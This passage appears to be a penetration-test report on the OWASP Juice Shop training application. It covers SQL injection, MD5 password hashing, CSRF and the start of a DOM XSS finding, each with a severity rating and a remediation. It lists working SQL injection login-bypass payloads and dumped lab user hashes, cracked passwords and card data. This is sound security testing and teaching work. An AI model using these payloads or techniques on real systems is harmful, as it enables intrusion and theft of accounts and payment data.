
Using Burp Suite Intruder tool configured with a list of SQL Injection payloads to automate and test the vulnerability in the login form.

Request	Payload	Status code	Length	Resp
14	' or 1 or '	200	1197	10
56	' or true--	200	1197	13
73	admin' or '1'='1'--	200	1197	12
75	admin' or '1'='1'/*	200	1197	12
76	admin'or 1=1 or ''='	200	1197	11
78	admin' or 1=1--	200	1197	11
80	admin' or 1=1/*	200	1197	11
0		401	413	8
1	admin	401	413	7
2	password	401	413	6
3	1234	401	413	7
4	123456	401	413	6
5	root	401	413	5

CWE ID:

- CWE-89: SQL Injection


Severity: 10 (Critical) - Potential to gain administrative access to the application.




Remediation: Implement parameterized queries and use prepared statements.

4 - SQL Injection in Product Search

The search field in the application is vulnerable to SQL injection. By using tools like Burp Suite and sqlmap, the entire database schema and data were collected. This included registered credit cards in plain text and all users information, although passwords were encrypted.




[20 tables]
Addresses
BasketItems
Baskets
Captchas
Cards
Challenges
Complaints
Deliveries
Feedbacks
ImageCaptchas
Memories
PrivacyRequests
Products
Quantities
Recycles
SecurityAnswers
SecurityQuestions
Users
Wallets
sqlite_sequence


Cards.csv > data
id,UserId,cardNum,expYear,expMonth,fullName,cre
1,4,4815205605542754,2092,12,Bjoern Kimminich,2
2,17,1234567812345678,2099,12,Tim Tester,2024-0
3,1,4716190207394368,2081,2,Administrator,2024-
4,1,4024007105648108,2086,4,Administrator,2024-
5,2,5107891722278705,2099,11,Jim,2024-06-23 13:
6,3,4716943969046208,2081,2,Bender,2024-06-23 1


Users.csv > data

```
id,role,email,isActive,password,username,createdAt,deletedAt,updatedAt,totp
9,admin,J12934@juice-sh.op,1,0192023a7bbd73250516f069df18b500,<blank>,2024-
15,customer,accountant@juice-sh.op,1,e541ca7ecf72b8d1286474fc613e5e45,<blan
1,customer,admin@juice-sh.op,1,0c36e517e3fa95aabf1bbffc6744a4ef,<blank>,202
11,admin,amy@juice-sh.op,1,6edd9d726cbdc873c539e41ae8757b8c,bkimminich,2024
3,deluxe,bender@juice-sh.op,1,861917d5fa5f1172f931dc700d81a8fb,<blank>,2024
4,admin,bjoern.kimminich@gmail.com,1,3869433d74e3d0c86fd25562f836bc82,<blan
12,customer,bjoern@juice-sh.op,1,f2f933d0bb0ba057bc8e33b8ebd6d9e8,<blank>,2
13,customer,bjoern@owasp.org,1,b03f4b0ba8b458fa0acdc02cdb953bc8,<blank>,202
14,admin,chris.pike@juice-sh.op,1,3c2abc04e4a6ea8f1327d0aae3714b7d,<blank>,
5,admin,ciso@juice-sh.op,1,9ad5b0492bbe528583e128d2a8941de4,wurstbrot,2024-
17,customer,demo,1,030f05e45e30710c3ad3c32f00de0473,<blank>,2024-06-23 13:4
19,admin,emma@juice-sh.op,1,7f311911af16fa8f418dd1a3051d6810,<blank>,2024-0
21,deluxe,ethereum@juice-sh.op,1,9283f1b2e9669749081963be0462e466,<blank>,2
2,customer,jim@juice-sh.op,1,10a783b9ed19ea1c67c3a27699f0095b,<blank>,2024-
18,accounting,john@juice-sh.op,1,963e10f92a70b4b463220cb4c5d636dc,<blank>,2
8,customer,mc.safesearch@juice-sh.op,1,05f92148b4b60f7dacd04cceebb8f1af,<bl
7,customer,morty@juice-sh.op,1,fe01ce2a7fbac8fafaed7c982a04e229,<blank>,202
20,customer,stan@juice-sh.op,1,00479e957b6b42c459ee5746478e4d45,j0hNny,2024
6,customer,support@juice-sh.op,1,402f1c4a75e316afec5a6ea63147f739,E=ma²,202
16,deluxe,uvogin@juice-sh.op,1,e9048a3f43dd5e094ef733f3bd88ea64,SmilinStan,
10,deluxe,wurstbrot@juice-sh.op,1,2c17c6393771ee3048ae34d6b380c5ec,evmrox,2
```

CWE ID:

- CWE-89: SQL Injection

Severity: 9.8 (Critical) - Full database access and data exfiltration.



Remediation: Use parameterized queries, validate and sanitize inputs, and implement robust access controls.

5 - Weak Password Hashing (MD5)


By examining the user table, it was detected that the password hashes are stored using the MD5 hashing algorithm. Using a rainbow table attack via the online tool CrackStation, 4 passwords were successfully decrypted. Further research and use of more comprehensive rainbow tables could potentially lead to the decryption of more passwords.

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701
0c36e517e3fa95aabf1bbffc6744a4ef	Unknown	Not found.
6edd9d726cbdc873c539e41ae8757b8c	Unknown	Not found.
861917d5fa5f1172f931dc700d81a8fb	Unknown	Not found.
3869433d74e3d0c86fd25562f836bc82	Unknown	Not found.
f2f933d0bb0ba057bc8e33b8ebd6d9e8	Unknown	Not found.
b03f4b0ba8b458fa0acdc02cdb953bc8	Unknown	Not found.
3c2abc04e4a6ea8f1327d0aae3714b7d	Unknown	Not found.
9ad5b0492bbe528583e128d2a8941de4	Unknown	Not found.
030f05e45e30710c3ad3c32f00de0473	Unknown	Not found.
7f311911af16fa8f418dd1a3051d6810	Unknown	Not found.
9283f1b2e9669749081963be0462e466	Unknown	Not found.
10a783b9ed19ea1c67c3a27699f0095b	Unknown	Not found.
963e10f92a70b4b463220cb4c5d636dc	Unknown	Not found.
05f92148b4b60f7dacd04cceebb8f1af	Unknown	Not found.
fe01ce2a7fbac8fafaed7c982a04e229	md5	demo
00479e957b6b42c459ee5746478e4d45	Unknown	Not found.
402f1c4a75e316afec5a6ea63147f739	Unknown	Not found.
2c17c6393771ee3048ae34d6b380c5ec	md5	private

CWE ID:

- CWE-328: Reversible One-Way Hash

Severity: 9.1 (Critical) - Unauthorized access to user and admin accounts through password decryption.




Remediation: Replace MD5 with a more secure hashing algorithm. Additionally, implement salting and peppering techniques to enhance password security.


6 - Cross-Site Request Forgery (CSRF) in Change Password Functionality

The change password functionality is vulnerable to CSRF attacks. Using Burp Suite's Repeater tool, the password could be changed directly by altering the request. When the current password value was set incorrectly, it led to an error. However, by removing the current password value, the password change was successfully executed, allowing the attacker to change the password without knowing the actual current password.


The request with the correct current password successfully changes the password:



The request with an incorrect current password leads to an error: ❌



The request without the current password value successfully changes the password: ☑




Obs.: The vulnerability did not work on an updated version of Firefox due to built-in browser protections, making it harder to reproduce the attack on a victim's computer. However, other methods, such as using Burp Suite, older browsers, or custom scripts, could still be used to exploit this vulnerability.

CWE ID:

- CWE-352: Cross-Site Request Forgery (CSRF)

Severity: 8.0 (High) - Unauthorized actions performed on behalf of authenticated users.



Remediation: Implement anti-CSRF tokens to validate the authenticity of requests. Ensure that all state-changing requests require a unique token that is verified on the server-side.

7 - DOM XSS in Product Search

The product search functionality is vulnerable to DOM-based XSS. DOM-based XSS occurs when the attack payload is executed as part of the Document Object Model (DOM) on the client side, without any interaction with the server.

By entering the payload in the browser´s search bar, the application executes the script in the context of the user's browser.

Payloads:

1. **Basic Script Alert** ❌

